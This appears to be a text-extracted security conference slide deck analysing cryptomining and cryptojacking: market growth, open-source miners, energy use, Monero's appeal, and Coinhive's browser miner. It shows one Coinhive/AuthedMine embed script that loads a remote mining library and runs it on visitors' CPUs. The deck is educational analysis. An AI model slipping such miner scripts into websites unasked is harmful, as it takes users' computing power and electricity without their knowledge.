



# We pass the costs to you!

An analysis of Cryptomining and Cryptojacking

Josh Pyorre, Security Research Analyst



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**Cisco Umbrella**  
**NASA**  
**Mandiant**  
**Consultant**




# Cryptocurrency's meteoric rise



- In less than one year we saw the crypto market cap go from 26B to north of 835B
- The crypto market is going mainstream, but it is still in the wild west stage
- Under regulated, highly volatile, and full of malicious actors looking to score it big and stay anonymous

# THE EXPLOSION IN CRYPTOCURRENCIES


Over 300 new coins reached \$1mm market cap in 2017



SOURCE: Coinmarketcap.com, last week of August 2017 each year

visualcapitalist.com





# CryptoCurrency Mining




# Mining = Computers running calculations






## Diablo-D3 / DiabloMiner

[Code](#)
[Issues 1](#)
[Pull requests 0](#)
[Projects 0](#)
[Insights](#)

OpenCL miner for Bitcoin <https://bitcointalk.org/index.php?top...>

 266 commits
  1 branch
  0 releases




Branch: master ▾
 [New pull request](#)

-  **Diablo-D3** committed on Jul 26, 2017 Merge pull request #90 from allquixotic/master ...
-  [src/main](#) Small Code Cleanup
  -  [.gitignore](#) DiabloMiner should build properly on OSX not







## pooler / cpuminer

[Code](#)
[Issues 11](#)
[Pull requests 3](#)
[Projects 0](#)
[Insights](#)

CPU miner for Litecoin and Bitcoin <https://bitcointalk.org/index.php?top...>

 355 commits
  2 branches
  43 releases

Branch: master ▾
 [New pull request](#)
[Create new](#)


|   |  |
|---|--|
|  <b>pooler</b> Version 2.5.0 |  |
|  <a href="#">compat</a>      | Build on Windows using mingw32.                  |
|  <a href="#">.gitignore</a>  | Ignore configure.lineno and config.status.lineno |
|  <a href="#">AUTHORS</a>     | Version 2.0                                      |
|  <a href="#">COPYING</a>     | Convert over to autotools. Release version 0.1.  |
|  <a href="#">ChangeLog</a>   | Convert over to autotools. Release version 0.1.  |

# Most miners are Open Source


# GPUs Rule the Game

**GPU:**  
**748 MHash/s**

**CPU:**  
**15 MHash/s**







**Figure 1**  
The Estimated Number of Terahashes per Second (Trillions of Hashes per Second) Performed by the Bitcoin Network

Source: Blockchain.info.  
[https://www.cell.com/joule/fulltext/S2542-4351\(18\)30177-6](https://www.cell.com/joule/fulltext/S2542-4351(18)30177-6)

Mining = Computers running  
calculations





**2.55**  
JIGAWATTS!

The amount of energy Bitcoin is consuming, at the low end, every year; nearly the same as the country of Ireland.





A look inside America's largest Bitcoin mining operation

# Ethereum Energy Consumption Index (beta)

Ethereum Energy Consumption Index Chart






# MONERO

The primary currency  
in cryptomining



## Domains requested by malware - All but one are Monero




<https://www.lastline.com/blog/cryptojacking-cryptomining-and-the-rise-of-monero/>

# Why Monero?



1:

You're no better than  
me. We're fungible.



1:



"The currency is interchangeable and untraceable in the same way that an ounce of 24 carat gold and be swapped with another ounce of 24 carat gold"

1:




“They are of equivalent value and have no historic traceability of prior transactions.”



# 2: It's Booming

## Monero Charts



Source: <https://coinmarketcap.com/currencies/monero/>

# 3: It's CPU-Friendly!





Coinhive

Documentation

Login

Signup



A Crypto Miner  
for your Website

HASHES/S

0

TOTAL

0

THREADS

8+ / -

SPEED

100% +/-



START MINING



Monetize Your Business With Your Users' CPU Power






A Crypto Miner  
for your Website

Monetize Your Business V



CPU  
100% 2,91 GHz



Memory  
5,2/8,0 GB (65%)




Disk 0 (D:)  
0%



Disk 1 (C:)  
0%



Ethernet  
S: 0 R: 0 Kbps




Ethernet  
S: 120 R: 152 Kbps

## CPU

Intel(R) Core(TM) i7 CPU 860 @ 2.80GHz

% Utilization



60 seconds

|             |          |                 |                     |
|-------------|----------|-----------------|---------------------|
| Utilization | Speed    | Maximum speed:  | 2,80 GHz            |
| 100%        | 2,91 GHz | Sockets:        | 1                   |
|             |          | Cores:          | 4                   |
| Processes   | Threads  | Handles         | Logical processors: |
| 157         | 2655     | 106598          | 8                   |
| Up time     |          | Virtualization: | Enabled             |
| 10:14:21:08 |          | L1 cache:       | 256 KB              |
|             |          | L2 cache:       | 1,0 MB              |
|             |          | L3 cache:       | 8,0 MB              |


```
<script src="https://authedmine.com/lib/authedmine.min.js"></script>
<script>
    var miner = new CoinHive.Anonymous('YOUR_SITE_KEY', {throttle: 0

    // Only start on non-mobile devices and if not opted-out
    // in the last 14400 seconds (4 hours):
    if (!miner.isMobile() && !miner.didOptOut(14400)) {
        miner.start();
    }
</script>
```

# Proof of Work Captcha

We offer an easy to implement captcha-like service where users need to solve a number of hashes (adjustable by you) in order to submit a form. This prevents spam at an inconvenience that is comparable to a classic captcha. All with the added benefit of earning you money.

☐ Verify me

 coinhive  
proof of work  
[What is this?](#)

Summer, 2017

Mining Code Release

*“A way for Web site owners to earn an income without running intrusive or annoying advertisements”*

**For a great read on the history:**

<https://krebsonsecurity.com/2018/03/who-and-what-is-coinhive/>



**...We Run Ads...**



we run ads...

Ad Network



Website A



Website B



Website C

S

## We noticed you're using an ad blocker

We depend on ads to keep our content free for you.

Please consider **disabling** your ad blocker so we can continue to create the content you come here to enjoy.

OK, I'VE DISABLED IT

Allow ads on Salon [learn more](#)

SUPPRESS ADS BETA

Block ads by allowing Salon to use your unused computing power [learn more](#)

**COMING SOON:** The Salon App — a fast, ad-free experience, featuring exclusive stories and documentaries. [Sign up](#) for our newsletter to get notified when it's available.

S

### Editor's Picks

TERRORISM TRUMP WON'T  
TALK ABOUT  
CHAUNCEY DEVEGA

THE BORDER, BEYOND  
TRUMP'S WALL  
ERIN KEANE

"HERE AND NOW," AND NO  
AND NO  
MELANIE MCFARLAND


INSIDE THE VASARI  
CORRIDOR  
NOAH CHARNEY

terroris  
on't tal

CHANCEY DEVEGA

